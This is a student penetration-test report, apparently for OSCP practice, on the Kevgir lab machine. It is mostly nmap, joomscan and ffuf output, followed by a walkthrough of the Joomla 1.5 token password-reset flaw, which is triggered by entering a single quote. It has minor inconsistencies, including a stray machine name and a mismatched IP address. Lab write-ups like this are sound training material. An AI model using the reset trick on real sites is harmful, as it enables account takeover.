Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-06-02

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards VulnHub machine. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the Kevgir. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Knife was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Kevgir(10.10.10.112) - **"Token" Remote Admin Change Password**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.## Information Gathering:

3.1 Nmap-Initial

```
# Nmap 7.80 scan initiated Tue Jun  1 11:27:44 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.112
Nmap scan report for 10.10.10.112
Host is up, received arp-response (0.0016s latency).
Scanned at 2021-06-01 11:27:45 PDT for 15s
Not shown: 990 closed ports
Reason: 990 resets
PORT      STATE SERVICE     REASON         VERSION
25/tcp    open  ftp         syn-ack ttl 64 vsftpd 3.0.2
|_smtp-commands: SMTP: EHLO 530 Please login with USER and PASS.\x0D
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Kevgir VM
111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      34249/tcp6  mountd
|   100005  1,2,3      35198/udp6  mountd
|   100005  1,2,3      37573/udp   mountd
|   100005  1,2,3      57128/tcp   mountd
|   100021  1,3,4      49286/tcp   nlockmgr
|   100021  1,3,4      52628/udp   nlockmgr
|   100021  1,3,4      53544/tcp6  nlockmgr
|   100021  1,3,4      56320/udp6  nlockmgr
|   100024  1          43569/udp6  status
|   100024  1          49003/udp   status
|   100024  1          52642/tcp   status
|   100024  1          58401/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
1322/tcp open  ssh         syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
↪  protocol 2.0)
| ssh-hostkey:
|   1024 17:32:b4:85:06:20:b6:90:5b:75:1c:6e:fe:0f:f8:e2 (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAJa9JVvecLEwcElfdcxBO5fAMA4/zxSujvZeCQUZj1/RJxYsrLP3Fv0FDCi+yI7l30T4Q95gMMPJyYv4bBKZXD
|   2048 53:49:03:32:86:0b:15:b8:a5:f1:2b:8e:75:1b:5a:06 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQCvzOovXfhncyzaOmspf8M4AIrZqHHnCycUaZk6WKQlvmgOnpG0IHdAYZDvPts9uF9t2DFeslzrZh
|   256 3b:03:cd:29:7b:5e:9f:3b:62:79:ed:dc:82:c7:48:8a (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOR/BWXjDcjcLuWthwNc9DVckZKUZtWQidfUBuy8mV3LODizFxd1iV
|   256 11:99:87:52:15:c8:ae:96:64:73:d6:49:8c:d7:d7:9f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINndYlR/k0D979ZFn3qXp+WJ32bs/RppQVQ401gF01yc
2049/tcp open  nfs_acl     syn-ack ttl 64 2-3 (RPC #100227)
8080/tcp open  http        syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
8081/tcp open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Joomla! 1.5 - Open Source Content Management
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 14 disallowed entries
| /administrator/ /cache/ /components/ /images/
| /includes/ /installation/ /language/ /libraries/ /media/
|_/modules/ /plugins/ /templates/ /tmp/ /xmlrpc/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Welcome to the Frontpage
9000/tcp open  http        syn-ack ttl 64 Jetty winstone-2.9
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.9)
```

```
|_http-title: Dashboard [Jenkins]
MAC Address: 00:0C:29:4E:BC:41 (VMware)
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 4h29m59s, deviation: 1h43m54s, median: 5h29m58s
| nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   CANYOUPWNME<00>      Flags: <unique><active>
|   CANYOUPWNME<03>      Flags: <unique><active>
|   CANYOUPWNME<20>      Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 34764/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 62571/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 46968/udp): CLEAN (Failed to receive data)
|   Check 4 (port 36683/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: canyoupwnme
|   NetBIOS computer name: CANYOUPWNME\x00
|   Domain name:
|   FQDN: canyoupwnme
|_  System time: 2021-06-02T02:57:57+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-01T23:57:58
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  1 11:28:00 2021 -- 1 IP address (1 host up) scanned in 16.01 seconds
```

3.2 Nmap-Full

```
# Nmap 7.80 scan initiated Tue Jun  1 11:28:11 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.112
Nmap scan report for 10.10.10.112
Host is up, received arp-response (0.00081s latency).
Scanned at 2021-06-01 11:28:11 PDT for 166s
Not shown: 65517 closed ports
Reason: 65517 resets
PORT      STATE SERVICE     REASON         VERSION
25/tcp    open  ftp         syn-ack ttl 64 vsftpd 3.0.2
|_smtp-commands: SMTP: EHLO 530 Please login with USER and PASS.\x0D
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Kevgir VM
111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      34249/tcp6  mountd
|   100005  1,2,3      35198/udp6  mountd
|   100005  1,2,3      37573/udp   mountd
|   100005  1,2,3      57128/tcp   mountd
|   100021  1,3,4      49286/tcp   nlockmgr
|   100021  1,3,4      52628/udp   nlockmgr
|   100021  1,3,4      53544/tcp6  nlockmgr
|   100021  1,3,4      56320/udp6  nlockmgr
|   100024  1          43569/udp6  status
|   100024  1          49003/udp   status
|   100024  1          52642/tcp   status
|   100024  1          58401/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
1322/tcp  open  ssh         syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
↪  protocol 2.0)
| ssh-hostkey:
|   1024 17:32:b4:85:06:20:b6:90:5b:75:1c:6e:fe:0f:f8:e2 (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAJa9JVvecLEwcElfdcxBO5fAMA4/zxSujvZeCQUZj1/RJxYsrLP3Fv0FDCi+yI7l30T4Q95gMMPJyYv4bBKZXD
```

```
|   2048 53:49:03:32:86:0b:15:b8:a5:f1:2b:8e:75:1b:5a:06 (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQCvzOovXfhncyzaOmspf8M4AIrZqHHnCycUaZk6WKQlvmgOnpG0IHdAYZDvPts9uF9t2DFeslzrZh
|   256 3b:03:cd:29:7b:5e:9f:3b:62:79:ed:dc:82:c7:48:8a (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOR/BWXjDcjcLuWthwNc9DVckZKUZtWQidfUBuy8mV3LODizFxd1iV
|   256 11:99:87:52:15:c8:ae:96:64:73:d6:49:8c:d7:d7:9f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINndYlR/k0D979ZFn3qXp+WJ32bs/RppQVQ401gF01yc
2049/tcp  open  nfs_acl     syn-ack ttl 64 2-3 (RPC #100227)
6379/tcp  open  redis       syn-ack ttl 64 Redis key-value store 3.0.7
8080/tcp  open  http        syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
8081/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Joomla! 1.5 - Open Source Content Management
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 14 disallowed entries
| /administrator/ /cache/ /components/ /images/
| /includes/ /installation/ /language/ /libraries/ /media/
|_/modules/ /plugins/ /templates/ /tmp/ /xmlrpc/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Welcome to the Frontpage
9000/tcp  open  http        syn-ack ttl 64 Jetty winstone-2.9
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.9)
|_http-title: Dashboard [Jenkins]
35592/tcp open  unknown     syn-ack ttl 64
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     Unrecognized protocol:
|   DNSVersionBindReqTCP:
|     Unrecognized protocol:
|     version
|_    bind
49286/tcp open  nlockmgr    syn-ack ttl 64 1-4 (RPC #100021)
52566/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
52642/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
52931/tcp open  ssh         syn-ack ttl 64 Apache Mina sshd 0.8.0 (protocol 2.0)
54019/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
57128/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version, please submit
↪   the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port35592-TCP:V=7.80%I=7%D=6/1%Time=60B67C5D%P=x86_64-pc-linux-gnu%r(DN
SF:SVersionBindReqTCP,36,"Unrecognized\x20protocol:\x20\0\x06\x01\0\0\x01\
SF:0\0\0\0\0\0\x07version\x04bind\0\0\x10\0\x03\n")%r(DNSStatusRequestTCP,
SF:24,"Unrecognized\x20protocol:\x20\0\0\x10\0\0\0\0\0\0\0\0\0\n");
MAC Address: 00:0C:29:4E:BC:41 (VMware)
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 4h29m59s, deviation: 1h43m55s, median: 5h29m58s
| nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   CANYOUPWNME<00>      Flags: <unique><active>
|   CANYOUPWNME<03>      Flags: <unique><active>
|   CANYOUPWNME<20>      Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 34764/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 62571/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 46968/udp): CLEAN (Failed to receive data)
|   Check 4 (port 36683/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: canyoupwnme
|   NetBIOS computer name: CANYOUPWNME\x00
|   Domain name:
|   FQDN: canyoupwnme
|_  System time: 2021-06-02T03:00:25+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-02T00:00:25
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  1 11:30:57 2021 -- 1 IP address (1 host up) scanned in 166.29 seconds
```

3.3 Joomscan

```
  (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.10.10.112:8081 ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 1.5

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.10.10.112:8081/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.10.10.112:8081/robots.txt

Interesting path found from robots.txt
http://10.10.10.112:8081/administrator/
http://10.10.10.112:8081/cache/
http://10.10.10.112:8081/components/
http://10.10.10.112:8081/images/
http://10.10.10.112:8081/includes/
http://10.10.10.112:8081/installation/
http://10.10.10.112:8081/language/
http://10.10.10.112:8081/libraries/
http://10.10.10.112:8081/media/
http://10.10.10.112:8081/modules/
http://10.10.10.112:8081/plugins/
http://10.10.10.112:8081/templates/
http://10.10.10.112:8081/tmp/
```

```
http://10.10.10.112:8081/xmlrpc/



[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config file is found
 config file path : http://10.10.10.112:8081/configuration.php-dist
```

3.4 Ffuf-Joomla

```
→  ffuf -c -u http://10.10.10.112:8081/FUZZ -w /opt/wordlist/medium.txt
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.10.112:8081/FUZZ
 :: Wordlist         : FUZZ: /opt/wordlist/medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
------------------------------------------------

images                  [Status: 301, Size: 319, Words: 20, Lines: 10]
media                   [Status: 301, Size: 318, Words: 20, Lines: 10]
templates               [Status: 301, Size: 322, Words: 20, Lines: 10]
modules                 [Status: 301, Size: 320, Words: 20, Lines: 10]
plugins                 [Status: 301, Size: 320, Words: 20, Lines: 10]
includes                [Status: 301, Size: 321, Words: 20, Lines: 10]
language                [Status: 301, Size: 321, Words: 20, Lines: 10]
components              [Status: 301, Size: 323, Words: 20, Lines: 10]
javascript              [Status: 301, Size: 323, Words: 20, Lines: 10]
cache                   [Status: 301, Size: 318, Words: 20, Lines: 10]
libraries               [Status: 301, Size: 322, Words: 20, Lines: 10]
logs                    [Status: 301, Size: 317, Words: 20, Lines: 10]
tmp                     [Status: 301, Size: 316, Words: 20, Lines: 10]
administrator           [Status: 301, Size: 326, Words: 20, Lines: 10]
phpmyadmin              [Status: 301, Size: 323, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 294, Words: 21, Lines: 11]
cgi-bin/                [Status: 403, Size: 289, Words: 21, Lines: 11]
robots.txt              [Status: 200, Size: 304, Words: 16, Lines: 16]
xmlrpc                  [Status: 301, Size: 319, Words: 20, Lines: 10]
```

4 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Kevgir.

System IP: 10.10.10.112

Vulnerability Exploited : (Token) Remote Admin Change Password Vulnerability

System Vulnerable : 10.10.10.112

Vulnerability Explanation : The Joomla 1.5 application suffers from (Token)Remote Admin Change Password vulnerability which was used to obtain low level shell on the machine by uploading the reverse shell to the templates.

Privilege Escalation Vulnerability : keeping the cp command in /bin

Vulnerability fix : By updating the Joomla to the latest patch and for privilege escalation its always vulnerability to keep the common commands in /bin folder which could be executed as sudo

Severity Level : Critical

4.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.


Server IP Address	Ports Open
10.10.10.242	**TCP**: 25,80,111,139,445,1322,2049,8080,8081,9000\

4.2 Gaining Shell

We have hand full of ports open to analyze and research on by going to the website i dont find anything interesting.

Figure 4.1: 105-Web-80.png

Initially i see that there is a tomcat running on the port 8080 as well which is interesting. I want to enumerate 8081 first and if my doors are closed i will come back to tomcat.



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking here.


tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.

Figure 4.2: 110-Tomcat.png


Checking the ports we also noticed that there is a joomla application running on the port 8081. By going to the website i dont see anything interesting.



```
[+] Detecting Joomla Version
[++] Joomla 1.5
```

Figure 4.3: 120-joomla version.png

Scanned the website with joomscan and found that the joomla version running on the website is 1.5.




Welcome to the Frontpage

Powered by Joomla!. valid XHTML and CSS.

Figure 4.4: 115-Joomla.png

By checking the exploit i see that the application is vulnerable to admin password change. Lets check if there is any way to change the admin password. By reading the content i can see that we need to enter the char ’ to reset the password in a Token field after going to http://10.10.10.112:8081/index.php?option=com_user&view=reset&layout=confirm



10.10.10.112:8081/index.php?option=com_user&view=reset&layout=confirm

Joomla!
...because open source matters

Main Menu


Confirm your Account

An e-mail has been sent to your e-mail address. The e-mail contains a verification token, please paste the token in the field below that you are the owner of this account.

Token:

Figure 4.5: 125-Token.png

After entering the char ' it gives me an option to change the username and password.



10.10.10.112:8081/index.php?option=com_user&view=reset&layout=confirm

Joomla!
...because open source matters

